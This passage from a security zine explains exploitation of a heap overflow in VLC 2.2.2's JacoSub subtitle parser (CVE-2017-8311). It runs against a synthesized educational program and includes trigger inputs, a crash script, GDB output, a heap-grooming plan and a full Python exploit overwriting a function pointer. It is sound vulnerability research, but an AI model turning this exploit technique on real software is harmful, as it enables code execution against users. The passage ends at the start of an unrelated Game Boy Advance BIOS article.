VLC 2.2.2 has a vulnerability in the subtitles parsing mechanism – CVE-2017-8311. I synthesized a small program which contains the original vulnerable code and flow from VLC 2.2.2 wrapped in a small main function and a few complementary ones, see page 29 for the full source code. The original code parses the JacoSub subtitles file to VLC's internal `subtitle_t` struct. The `TextLoad` function loads all the lines of the input stream (in this case, standard input) to memory and the `ParseJSS` function parses each line and saves it to `subtitle_t` struct. The vulnerability occurs in line 418:

```
373 psz_orig2=calloc(strlen(psz_text)+1,1);
374 psz_text2=psz_orig2;
375
376 for( ; *psz_text != '\0'
        && *psz_text != '\n'
        && *psz_text != '\r'; )
377 {
378   switch( *psz_text )
379   {
...
407   case '\\':
...
415     if((toupper((uint8_t)*(psz_text+1))
    =='C') ||
416        (toupper((uint8_t)*(psz_text+1))
    =='F') )
417     {
418         psz_text++; psz_text++;
419         break;
420     }
...
445   psz_text++;
446 }
```

The `psz_text` points to a user-controlled buffer on the heap containing the current line to parse. In line 373, a new chunk is allocated with a size large enough to hold the data pointed at by `psz_text`. Then, it iterates over the `psz_text` pointed data. If the byte one before the last in the buffer is '\' (backslash) and the last one is '`c`', the `psz_text` pointer is incremented by 2 (line 418), thus pointing to the null terminator. Next, in line 445, it is incremented again, and now it points outside the original buffer. Therefore, the loop may continue, depending on the data that resides outside the buffer.

An attacker may design the data outside the buffer to cause the code to reach line 441 within the same loop.

```
438   default:
439     if( !p_sys->jss.i_comment )
440     {
441       *psz_text2 = *psz_text;
442       psz_text2++;
443     }
444 }
```

This will copy the data outside the source buffer into `psz_text2`, possibly overflowing the destination buffer.

To reach the vulnerable code, the input must be a valid line of JacoSub subtitle, conforming to the pattern scanned in line 256:

```
256   else if(sscanf(s,
                "@%d @%d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
```

When triggering the vulnerability under valgrind this is what happens:

```
python -c "print '@0@0\\c'" \
      | valgrind ./pwnme
```

```
==32606== Conditional jump or move depends
   on uninitialised value(s)
   at 0x4016E2: ParseJSS (pwnme.c:376)
   by 0x40190F: main (pwnme.c:499)
```

This output indicates that the condition in the for-loop depends on the uninitialized value, data outside the allocated buffer. Perfect!

Sharpening the Primitive

After having a good understanding of how to trigger the vulnerability, it's time to improve the primitives and gain control over the environment. The goal is to control the data copied after triggering the vulnerability, which means putting data in the source chunk.

The allocation of the source chunk occurs in line 238:

```
232 for( ;; )
233 {
234   const char *s = TextGetLine( txt );
...
238   psz_orig = malloc( strlen( s ) + 1 );
...
241   psz_text = psz_orig;
242
243   /* Complete time lines */
244   if(sscanf(s,"%d:%d:%d.%d "
          "%d:%d:%d.%d %[^\n\r]",
245         &h1,&m1,&s1,&f1,&h2,&m2,&s2,&f2,
          psz_text)==9)
246   {
...
253     break;
254   }
255   /* Short time lines */
256   else if( sscanf(s, "@%d @%d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
257   {
...
262     break;
263   }
...
266   else if( s[0] == '#' )
267   {
...
272     strcpy( psz_text, s );
...
319     free( psz_orig );
320     continue;
321   }
322   else
323 /* Unknown type, probably a comment. */
324   {
325     free( psz_orig );
326     continue;
327   }
328 }
```

The code fetches the next input line (which may contain NULLs) and allocates enough data to hold NULL-terminated string. (Line 238.) Then it tries to match the line with JacoSub valid format patterns. If the line starts with a pound sign ('#'), the line is copied into the chunk, freed, and the code continues to the next input line. If the line matches the JacoSub subtitle, the `sscanf` function writes the data after the timing prefix to the allocated chunk. If no option matches, the chunk is freed.

Recalling glibc allocator behavior, the invocation of `malloc` with size of the most recently freed chunk returns the most recently freed chunk to the caller. This means that if an input line starts with a pound sign ('#') and the next line has the same length, the second allocation will be in the same place and hold the data from the previous iteration.

This is the way to put data in the source chunk. The next step is *not* to override it with the second line's data. This can be easily achieved using the `sscanf` and adding leading zeros to the timing format at the beginning of the line. The `sscanf` in line 256 writes only the data after the timing format. By providing `sscanf` arbitrarily long string of digits as input, it writes very little data to the allocated buffer.

With these capabilities, here is the first crashing example:

```
import sys
sys.stdout.write('#' * 0xe7 + '\n')
sys.stdout.write('@0@' + '0' * 0xe2 + '\\c')
```

Plugging the output of this Python script as the input of the compiled program (from page 29) produces a nice segmentation fault. Open GDB, this is what happens inside:

```
$ python crash.py > input
$ gdb -q ./pwnme
Reading symbols from ./pwnme...done.
(gdb) r < input
Starting program: /pwnme < input
starting to read user input
>
Program received signal SIGSEGV,
    Segmentation fault.
0x0000000000400df1 in ParseJSS (p_demux=0
    x6030c0, p_subtitle=0x605798, i_idx=1)
    at pwnme.c:222
222       if( !p_sys->jss.b_inited )
(gdb) hexdump &p_sys 8
00000000: 23 23 23 23 23 23 23 23  ########
```

The input has overridden a pointer with controlled data. The buffer overflow happens in the `psz_orig2` buffer, allocated by invoking `calloc( strlen( psz_text) + 1, 1 )` (line 373), which translates to request an allocation big enough to hold three bytes, "\\c\0". The minimum size for a chunk is `2 * sizeof(void*) + 2 * sizeof(size_t)` which is 32. As the glibc allocator

uses a best-fit algorithm, the allocated chunk is the smallest free chunk in the heap. In the main function, the code ensures such a chunk exists before the interesting data:

```
467 void *placeholder =
          malloc(0xb0 - sizeof(size_t));
468
469 demux_t *p_demux =
          calloc(sizeof(demux_t), 1);
...
477 free(placeholder);
```

The `placeholder` is allocated first, and after that an interesting object: `p_demux`. Then, the `placeholder` is freed, leaving a nice hole before `p_demux`. The allocation of `psz_orig2` catches this chunk and the overflow overrides `p_demux` (located in the following chunk) with input data. The `p_sys` pointer that causes the crash is the first field of `demux_t` struct. (Of course, in a real world scenario like VLC the attacker needs to shape the heap to have a nice hole like this, a technique called Feng-Shui, but that is another story for another time.)

Now the heap overflow primitive is well established, and so is the constraint. Note that even though the vulnerability is triggered in the last input line, the `ParseJSS` function is invoked once again and returns an error to indicate the end of input. On every invocation it dereferences the `p_sys` pointer, so this pointer must remain valid even after triggering the vulnerability.

Exploitation

Now it's time to employ the technique outlined earlier and overwrite only a specific field in a target struct. Look at the definition of `demux_t` struct:

```
 99 typedef struct {
100   demux_sys_t *p_sys;
101   stream_t *s;
102   char padding[6*sizeof(size_t)];
103   void (*pwnme)(void);
104   char moar_padding[2*sizeof(size_t)];
105 } demux_t;
```

The end goal of the exploit is to control the `pwnme` function pointer in this struct. This pointer is initialized in `main` to point to the `not_pwned` function. To demonstrate an arbitrary control over this pointer, the POC exploit points it to the `totally_pwned` function. To bypass ASLR, the exploit partially overwrites the least significant bytes of `pwnme`, assuming the two functions reside in relatively close addresses.

```
454 static void not_pwned(void) {
455   printf("everything went down well\n");
456 }
457
458 static void totally_pwned(void)
                    __attribute__((unused));
459 static void totally_pwned(void) {
460   printf("OMG, totally_pwned!\n");
461 }
462
463 int main(void) {
...
476   p_demux->pwnme = not_pwned;
```

There are a few ways to write this field:

- Allocate it within `psz_orig` and use the `strcpy` or `sscanf`. However, this will also write a terminating NULL which imposes a hard constraint on the addresses that may be pointed to.

- Allocate it within `psz_orig2` and write it in the copy loop. However, as this allocation uses `calloc`, it will zero the data before copying to it, which means the whole pointer (not only the LSB) should be overwritten.

- Allocate `psz_orig2` chunk before the field and overflow into it. Note partial overwrite is possible by padding the source with the '`}`' character. When reading this character in the copying loop, the source pointer is incremented but no write is done to the destination, effectively stopping the copy loop.

This is the way forward! So here is the current game plan:

1. Allocate a chunk with a size of `0x50` and free it. As it's smaller than the hole of the placeholder (size `0xb0`), it will break the hole into two chunks with sizes of `0x50` and `0x60`. Freeing it will return the smaller chunk to the allocator's fastbins, and won't coalesce it, which leaves a `0x60` hole.

2. Allocate a chunk with a size of `0x60`, fill it with the data to overwrite with and free it. This chunk will be allocated right before the `p_demux` object. When freed, it will also be pushed into the corresponding fastbin.

3. Write a JSS line whose `psz_orig` makes an allocation of size `0x60` and the `psz_orig2` size makes an allocation of size `0x50`. Trigger the vulnerability and write the LSB of the size of `psz_orig` chunk as `0xc1`: the size of the two chunks with the `prev_inuse` bit turned on. Free the `psz_orig` chunk.

4. Allocate a chunk with a size of `0x70` and free it. This chunk is also pushed to the fastbins and not coalesced. This leaves a hole of size `0x50` in the heap.

5. Allocate without writing chunks with a size of `0x20` (the padding of the `p_demux` object) and size of `0x30` (this one contains the `pwnme` field until the end of the struct). Free both. Both are pushed to fastbin and not coalesced.

6. Make an allocation with a size of `0x100` (arbitrary, big), fill it with data to overwrite with and free it.

7. Write a JSS line whose `psz_orig` makes an allocation of size `0x100` and the `psz_orig2` size makes an allocation of size `0x20`. Trigger the vulnerability and write the LSB of the `pwnme` field to be the LSB of `totally_pwned` function.

8. Profit.

There are only two things missing here. First, when loading the file in `TextLoad`, you must be careful not to catch the hole. This can be easily done by making sure all lines are of size `0x100`. Note that this doesn't interfere with other constructs because it's possible to put NULL bytes in the lines and then add random padding to reach the allocation size of `0x100`. Second, you must not trigger heap consolidation, which means not to coalesce with the `top` chunk. So the first line is going to be a JSS line with `psz_orig` and `psz_orig2` allocations of size `0x100`. As they are allocated sequentially, the second allocation will fall between the first and `top`, effectively preventing coalescing with it.

For a Python script which implements the logic described above, see page 37. Calculating the exact offsets is left as an exercise to the reader. Put everything together and execute it.

```
$ gcc -Wall -o pwnme -fPIE -g3 pwnme.c
$ echo | ./pwnme
starting to read user input
everything went down well
$ python exp.py | ./pwnme
starting to read user input
OMG I can't believe it - totally_pwned
```

Success! The exploit partially overwrites the pointer with an arbitrary value and redirects the execution to the `totally_pwned` function.

As mentioned earlier, the logic and flow was pulled from the VLC project and this technique can be used there to exploit it, with additional complementary steps like Heap Feng-Shui and ROP. See the VLC Exploitation section of our CheckPoint blog post on the Hacked in Translation exploit for more details about exploiting that specific vulnerability.[16]

Afterword

In the past twenty years we have witnessed many exploits take advantage of glibc's malloc inline-metadata approach, from *Once upon a free*[17] and *Malloc Maleficarum*[18] to the poisoned NULL byte.[19] Some improvements, such as glibc metadata hardening,[20] were made over the years and integrity checks were added, but it's not enough! Integrity checks are not security mitigation! The "House of Force" from 2005 is still working today! The CTF team Shellphish maintains an open repository of heap manipulation and exploitation techniques.[21] As of this writing, they all work on the newest Linux distributions.

We are very grateful for the important work of having a FOSS implementation of the C standard library for everyone to use. However, it is time for us to have a more secure heap by default. It is time to either stop using plain metadata where it's susceptible to malicious overwrites or separate our data and metadata or otherwise strongly ensure the integrity of the metadata à la heap cookies.

[16] Hacked In Translation Director's Cut, Checkpoint Security, `unzip pocorgtfo16.pdf hackedintranslation.pdf`
[17] Phrack 57:9. `unzip pocorgtfo16.pdf onceuponafree.txt`
[18] `unzip pocorgtfo16.pdf MallocMaleficarum.txt`
[19] Poisoned NUL Byte 2014 Edition, Chris Evans, Project Zero Blog
[20] Further Hardening glibc Malloc() against Single Byte Overflows, Chris Evans, Scary Beasts Blog
[21] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo16.pdf how2heap.tar`

pwnme.c

```
/*****************************************************************************
 * pwnme.c: simplified version of subtitle.c from VLC for eductaional purpose.
 *****************************************************************************
 * This file contains a lot of code copied from moduls/demux/subtitle.c from
 * VLC version 2.2.2 licensed under LGPL stated hereby.
 *
 * See the original code in http://git.videolan.org
 *
 * Copyright (C) 2017 yannayl
 *
 * This program is free software; you can redistribute it and/or modify it
 * under the terms of the GNU Lesser General Public License as published by
 * the Free Software Foundation; either version 2.1 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public License
 * along with this program; if not, write to the Free Software Foundation,
 * Inc., 51 Franklin Street, Fifth Floor, Boston MA 02110-1301, USA.
 *****************************************************************************/

#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>
#include <stdbool.h>
#include <unistd.h>

#define VLC_UNUSED(x) (void)(x)

enum {
    VLC_SUCCESS = 0,
    VLC_ENOMEM = -1,
    VLC_EGENERIC = -2,
};

typedef struct
{
    int64_t i_start;
    int64_t i_stop;

    char    *psz_text;
} subtitle_t;

typedef struct
{
    int     i_line_count;
    int     i_line;
    char    **line;
} text_t;

typedef struct
{
    int         i_type;
    text_t      txt;
    void        *es;
```

```
63
        int64_t      i_next_demux_date;
65      int64_t      i_microsecperframe;

67      char         *psz_header;
        int          i_subtitle;
69      int          i_subtitles;
        subtitle_t   *subtitle;
71
        int64_t      i_length;
73
        /* */
75      struct
        {
77          bool b_inited;

79          int i_comment;
            int i_time_resolution;
81          int i_time_shift;
        } jss;
83      struct
        {
85          bool  b_inited;

87          float f_total;
            float f_factor;
89      } mpsub;
    } demux_sys_t;
91
    typedef struct {
93      int fd;
        char *data;
95      char *seek;
        char *end;
97  } stream_t;

99  typedef struct {
        demux_sys_t *p_sys;
101     stream_t *s;
        char padding[6* sizeof(size_t)];
103     void (*pwnme)(void);
        char moar_padding[2* sizeof(size_t)];
105 } demux_t;

107 void msg_Dbg(demux_t *p_demux, const char *fmt, ...) {
    }
109
    void read_until_eof(stream_t *s) {
111     size_t size = 0, capacity = 0;
        ssize_t ret = -1;
113     do {
            if (capacity - size == 0) {
115             capacity += 0x1000;
                s->data = realloc(s->data, capacity);
117         }
            ret = read(s->fd, s->data + size, capacity - size);
119         size += ret;
        } while (ret > 0);
121     s->end = s->data + size;
        s->seek = s->data;
123 }

125 char *stream_ReadLine(stream_t *s) {
        if (s->data == NULL) {
127         read_until_eof(s);
```

```
    }

    if (s->seek >= s->end) {
        return NULL;
    }

    char *end = memchr(s->seek, '\n', s->end - s->seek);
    if (end == NULL) {
        end = s->end;
    }
    size_t line_len = end - s->seek;

    char *line = malloc(line_len + 1);
    memcpy(line, s->seek, line_len);
    line[line_len] = '\0';
    s->seek = end + 1;

    return line;
}

void *realloc_or_free(void *p, size_t size) {
    return realloc(p, size);
}

static int TextLoad( text_t *txt, stream_t *s )
{
    int   i_line_max;

    /* init txt */
    i_line_max          = 500;
    txt->i_line_count   = 0;
    txt->i_line         = 0;
    txt->line           = calloc( i_line_max, sizeof( char * ) );
    if( !txt->line )
        return VLC_ENOMEM;

    /* load the complete file */
    for( ;; )
    {
        char *psz = stream_ReadLine( s );

        if( psz == NULL )
            break;

        txt->line[txt->i_line_count++] = psz;
        if( txt->i_line_count >= i_line_max )
        {
            i_line_max += 100;
            txt->line = realloc_or_free( txt->line, i_line_max * sizeof( char * ) );
            if( !txt->line )
                return VLC_ENOMEM;
        }
    }

    if( txt->i_line_count <= 0 )
    {
        free( txt->line );
        return VLC_EGENERIC;
    }

    return VLC_SUCCESS;
}

static void TextUnload( text_t *txt )
{
```

```
193     int i;
195     for( i = 0; i < txt->i_line_count; i++ )
        {
197         free( txt->line[i] );
        }
199     free( txt->line );
        txt->i_line       = 0;
201     txt->i_line_count = 0;
}
203
static char *TextGetLine( text_t *txt )
205 {
        if( txt->i_line >= txt->i_line_count )
207         return( NULL );
209     return txt->line[txt->i_line++];
}
211
static int ParseJSS( demux_t *p_demux, subtitle_t *p_subtitle, int i_idx )
213 {
        VLC_UNUSED( i_idx );
215
        demux_sys_t  *p_sys = p_demux->p_sys;
217     text_t       *txt = &p_sys->txt;
        char         *psz_text, *psz_orig;
219     char         *psz_text2, *psz_orig2;
        int h1, h2, m1, m2, s1, s2, f1, f2;
221
        if( !p_sys->jss.b_inited )
223     {
            p_sys->jss.i_comment = 0;
225         p_sys->jss.i_time_resolution = 30;
            p_sys->jss.i_time_shift = 0;
227
            p_sys->jss.b_inited = true;
229     }

231     /* Parse the main lines */
        for( ;; )
233     {
            const char *s = TextGetLine( txt );
235         if( !s )
                return VLC_EGENERIC;
237
            psz_orig = malloc( strlen( s ) + 1 );
239         if( !psz_orig )
                return VLC_ENOMEM;
241         psz_text = psz_orig;

243         /* Complete time lines */
            if( sscanf( s, "%d:%d:%d.%d %d:%d:%d.%d %[^\n\r]",
245                     &h1, &m1, &s1, &f1, &h2, &m2, &s2, &f2, psz_text ) == 9 )
            {
247             p_subtitle->i_start = ( (int64_t)( h1 *3600 + m1 * 60 + s1 ) +
                    (int64_t)( (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
249                 * 1000000;
                p_subtitle->i_stop  = ( (int64_t)( h2 *3600 + m2 * 60 + s2 ) +
251                 (int64_t)( (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
                    * 1000000;
253             break;
            }
255         /* Short time lines */
            else if( sscanf( s, "@%d @%d %[^\n\r]", &f1, &f2, psz_text ) == 3 )
257         {
```

```
            p_subtitle->i_start = (int64_t)(
259             (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            p_subtitle->i_stop = (int64_t)(
261             (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            break;
263     }
        /* General Directive lines */
265     /* Only TIME and SHIFT are supported so far */
        else if( s[0] == '#' )
267     {
            int h = 0, m =0, sec = 1, f = 1;
269         unsigned shift = 1;
            int inv = 1;
271
            strcpy( psz_text, s );
273
            switch( toupper( (unsigned char)psz_text[1] ) )
275         {
            case 'S':
277             shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;

279             if( sscanf( &psz_text[shift], "%d", &h ) )
                {
281                 /* Negative shifting */
                    if( h < 0 )
283                 {
                        h *= -1;
285                     inv = -1;
                    }
287
                    if( sscanf( &psz_text[shift], "%*d:%d", &m ) )
289                 {
                        if( sscanf( &psz_text[shift], "%*d:%*d:%d", &sec ) )
291                     {
                            sscanf( &psz_text[shift], "%*d:%*d:%*d.%d", &f );
293                     }
                        else
295                     {
                            h = 0;
297                         sscanf( &psz_text[shift], "%d:%d.%d",
                                    &m, &sec, &f );
299                         m *= inv;
                        }
301                 }
                    else
303                 {
                        h = m = 0;
305                     sscanf( &psz_text[shift], "%d.%d", &sec, &f);
                        sec *= inv;
307                 }
                    p_sys->jss.i_time_shift = ( ( h * 3600 + m * 60 + sec )
309                     * p_sys->jss.i_time_resolution + f ) * inv;
                }
311             break;

313         case 'T':
                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;
315
                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
317             break;
            }
319         free( psz_orig );
            continue;
321     }
        else
```

```
323             /* Unkown type line, probably a comment */
        {
325             free( psz_orig );
                continue;
327         }
    }
329
    while( psz_text[ strlen( psz_text ) - 1 ] == '\\' )
331 {
        const char *s2 = TextGetLine( txt );
333
        if( !s2 )
335     {
            free( psz_orig );
337         return VLC_EGENERIC;
        }
339
        int i_len = strlen( s2 );
341     if( i_len == 0 )
            break;
343
        int i_old = strlen( psz_text );
345
        psz_text = realloc_or_free( psz_text, i_old + i_len + 1 );
347     if( !psz_text )
             return VLC_ENOMEM;
349
        psz_orig = psz_text;
351     strcat( psz_text, s2 );
    }
353
    /* Skip the blanks */
355 while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;

357 /* Parse the directives */
    if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
359 {
        while( *psz_text != ' ' )
361     { psz_text++ ;};

363     /* Directives are NOT parsed yet */
        /* This has probably a better place in a decoder ? */
365     /* directive = malloc( strlen( psz_text ) + 1 );
           if( sscanf( psz_text, "%s %[^\n\r]", directive, psz_text2 ) == 2 )*/
367 }

369 /* Skip the blanks after directives */
    while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;
371
    /* Clean all the lines from inline comments and other stuffs */
373 psz_orig2 = calloc( strlen( psz_text) + 1, 1 );
    psz_text2 = psz_orig2;
375
    for( ; *psz_text != '\0' && *psz_text != '\n' && *psz_text != '\r'; )
377 {
        switch( *psz_text )
379     {
        case '{':
381         p_sys->jss.i_comment++;
            break;
383     case '}':
            if( p_sys->jss.i_comment )
385         {
                p_sys->jss.i_comment = 0;
387             if( (*(psz_text + 1 ) ) == ' ' ) psz_text++;
```

```
            }
            break;
        case '~':
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case ' ':
        case '\t':
            if( (*(psz_text + 1 )) == ' ' || (*(psz_text + 1 )) == '\t' )
                break;
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case '\\':
            if( (*(psz_text + 1 )) == 'n' )
            {
                *psz_text2 = '\n';
                psz_text++;
                psz_text2++;
                break;
            }
            if( ( toupper((unsigned char)*(psz_text + 1 )) == 'C' ) ||
                    ( toupper((unsigned char)*(psz_text + 1 )) == 'F' ) )
            {
                psz_text++; psz_text++;
                break;
            }
            if( (*(psz_text + 1 )) == 'B' || (*(psz_text + 1 )) == 'b' ||
                (*(psz_text + 1 )) == 'I' || (*(psz_text + 1 )) == 'i' ||
                (*(psz_text + 1 )) == 'U' || (*(psz_text + 1 )) == 'u' ||
                (*(psz_text + 1 )) == 'D' || (*(psz_text + 1 )) == 'N' )
            {
                psz_text++;
                break;
            }
            if( (*(psz_text + 1 )) == '~' || (*(psz_text + 1 )) == '{' ||
                (*(psz_text + 1 )) == '\\' )
                psz_text++;
            else if( *(psz_text + 1 ) == '\r' ||  *(psz_text + 1 ) == '\n' ||
                     *(psz_text + 1 ) == '\0' )
            {
                psz_text++;
            }
            break;
        default:
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = *psz_text;
                psz_text2++;
            }
        }
        psz_text++;
    }

    p_subtitle->psz_text = psz_orig2;
    msg_Dbg( p_demux, "%s", p_subtitle->psz_text );
    free( psz_orig );
    return VLC_SUCCESS;
}
```

```
453
    static void not_pwned(void) {
455     printf("everything went down well\n");
    }
457
    static void totally_pwned(void) __attribute__((unused));
459 static void totally_pwned(void) {
        printf("OMG I can't believe it - totally_pwned\n");
461 }

463 int main(void) {
        int (*pf_read)(demux_t*, subtitle_t*, int) = ParseJSS;
465     int i_max = 0;
        demux_sys_t *p_sys = NULL;
467     void *placeholder = malloc(0xb0 - sizeof(size_t));

469     demux_t *p_demux = calloc(sizeof(demux_t), 1);
        p_demux->p_sys = p_sys = calloc( sizeof( demux_sys_t ) , 1);
471     p_demux->s = calloc(sizeof(stream_t), 1);
        p_demux->s->fd = STDIN_FILENO;
473
        p_sys->i_subtitles = 0;
475
        p_demux->pwnme = not_pwned;
477     free(placeholder);

479     printf("starting to read user input\n");

481     /* Load the whole file */
        TextLoad( &p_sys->txt, p_demux->s );
483
        /* Parse it */
485     for( i_max = 0;; )
        {
487         if( p_sys->i_subtitles >= i_max )
            {
489             i_max += 500;
                if( !( p_sys->subtitle = realloc_or_free( p_sys->subtitle,
491                                                 sizeof(subtitle_t) * i_max ) ) )
                {
493                 TextUnload( &p_sys->txt );
                    free( p_sys );
495                 return VLC_ENOMEM;
                }
497         }

499         if( pf_read( p_demux, &p_sys->subtitle[p_sys->i_subtitles],
                         p_sys->i_subtitles ) )
501             break;

503         p_sys->i_subtitles++;
        }
505     /* Unload */
        TextUnload( &p_sys->txt );
507
        p_demux->pwnme();
509 }
```

exp.py

```
#!/usr/bin/env python

import pwn, sys, string, itertools, re

SIZE_T_SIZE = 8
CHUNK_SIZE_GRANULARITY = 0x10
MIN_CHUNK_SIZE = SIZE_T_SIZE * 2

class pattern_gen(object):
    def __init__(self,alphabet=string.ascii_letters + string.digits, n=8):
        self._db = pwn.pwnlib.util.cyclic.de_bruijn(alphabet=alphabet, n=n)

    def __call__(self, n):
        return ''.join(next(self._db) for _ in xrange(n))

pat = pattern_gen()
nums = itertools.count()

def usable_size(chunk_size):
    assert chunk_size % CHUNK_SIZE_GRANULARITY == 0
    assert chunk_size >= MIN_CHUNK_SIZE

    return chunk_size - SIZE_T_SIZE

def alloc_size(n):
    n += SIZE_T_SIZE
    if n % CHUNK_SIZE_GRANULARITY == 0:
        return n

    if n < MIN_CHUNK_SIZE:
        return MIN_CHUNK_SIZE

    n += CHUNK_SIZE_GRANULARITY
    n &= ~(CHUNK_SIZE_GRANULARITY - 1)
    return n

def jss_line(total_size, orig_size=-1, orig2_size=-1, suffix=''):
    if -1 == orig_size:
        orig_size = total_size
    if -1 == orig2_size:
        orig2_size = orig_size
    assert orig2_size <= orig_size <= total_size

    timing_fmt = '@{:d}@{:d}'
    timing = timing_fmt.format(next(nums), 0)

    line_len = usable_size(total_size) - 1 # NULL terminator included
    null_idx = usable_size(orig_size) - 1
    zero_pad_len = usable_size(orig_size) - usable_size(orig2_size)
    zero_pad_len -= len(timing)
    if zero_pad_len < 0:
        zero_pad_len = 0

    prefix = timing + '0' * zero_pad_len + '#'

    line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
    if null_idx < line_len:
        line.extend(['\0', pat(line_len - null_idx - 1)])

    line = ''.join(line) + '\n'

    jss_regex = "@\d+@\d+([^\\0\\r\\n]*)"
```

```
63      match = re.search(jss_regex, line)
        assert alloc_size(len(line)) == total_size
65      assert alloc_size(len(match.group(0)) + 1) == orig_size
        assert alloc_size(len(match.group(1)) + 1) == orig2_size
67
        return line
69
    def comment(total_size, orig_size=-1, fill=False, suffix='', suffix_pos=-1):
71      first_char = '#' if fill else '*'
        line_len = usable_size(total_size) - 1
73      prefix = first_char

75      if -1 == orig_size:
            orig_size = total_size
77
        null_idx = usable_size(orig_size) - 1
79
        if -1 == suffix_pos:
81          suffix_pos = null_idx

83      # '}' is ignored when copying JSS line
        suffix = suffix + '}' * (null_idx - suffix_pos)
85
        line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
87      if null_idx < line_len:
            line.extend(['\0', pat(line_len - null_idx - 1)])
89      line = ''.join(line) + '\n'

91      assert alloc_size(len(line)) == total_size
        assert alloc_size(len(line[:-1].partition('\0')[0]) + 1) == orig_size
93
        return line
95
    exploit = sys.stdout
97
    exploit.write(jss_line(0x100)) # make sure stuff don't consolidate with top
99
    # break hole to two chunks, free them to fastbins
101 exploit.write(comment(0x100, 0x50))
    # second hole will hold the value copied to the chunk size field
103 new_chunk_size = (0x60 + 0x60) | 1
    payload = pwn.p64(new_chunk_size).strip('\0')
105 exploit.write(comment(0x100, 0x60, fill=True, suffix=payload, suffix_pos=0x4c))
    # trigger the vulnerability
107 # will overflow psz_orig2 to the size of psz_orig and write the new chunk size
    exploit.write(jss_line(0x100, orig_size=0x60, orig2_size=0x50, suffix='\\c'))
109 # now the freed chunk is considered size 0xc0
    # catch the original size + CHUNK_SIZE_GRANULARITY and put in fastbin
111 exploit.write(comment(0x100, 0x60 + 0x10))

113 # now we only want to override the LSB of p_demux->pwnme
    # we break the rest into 2 chunks
115 exploit.write(comment(0x100, 0x20)) # before &p_demux->pwnme
    exploit.write(comment(0x100, 0x30)) # contains &p_demux->pwnme
117
    # we place the LSB of the totally_pwned function in the heap
119 override = pwn.p64(0x6d).rstrip('\0')
    exploit.write(comment(0x100, fill=True, suffix=override, suffix_pos=0x34))
121
    # and now we overflow from the first chunk into the second
123 # writing the LSB of p_demux->pwnme
    exploit.write(jss_line(0x100, orig2_size=0x20, suffix="\\c"))
```

16:07 Extracting the Game Boy Advance BIOS ROM through the Execution of Unmapped Thumb Instructions

by Maribel Hearn

Lately, I've been a bit obsessed with the Game Boy Advance. The hardware is simpler than the modern handhelds I've been playing with and the CPU is of a familiar architecture (ARM7TDMI), making it a rather fun toy for experimentation. The hardware is rather well documented, especially by Martin Korth's GBATEK page.[22] As the GBA is a console where understanding what happens at a cycle-level is important, I have been writing small programs to test edge cases of the hardware that I didn't quite understand from reading alone. One component where I wasn't quite happy with presently available documentation was the BIOS ROM. Closer inspection of how the hardware behaves leads to a more detailed hypothesis of how the ROM protection actually works, and testing this hypothesis turns into the discovery a new method of dumping the GBA BIOS.

[22] http://problemkaputt.de/gbatek.htm

[23] https://mgba.io/2017/06/30/cracking-gba-bios/

Prior Work

Let us briefly review previously known techniques for dumping the BIOS.

The earliest and probably the most well known dumping method is using a software vulnerability discovered by Dark Fader in software interrupt 1Fh. This was originally intended for conversion of MIDI information to playable frequencies. The first argument to the SWI a pointer for which bounds-checking was not performed, allowing for arbitrary memory access.

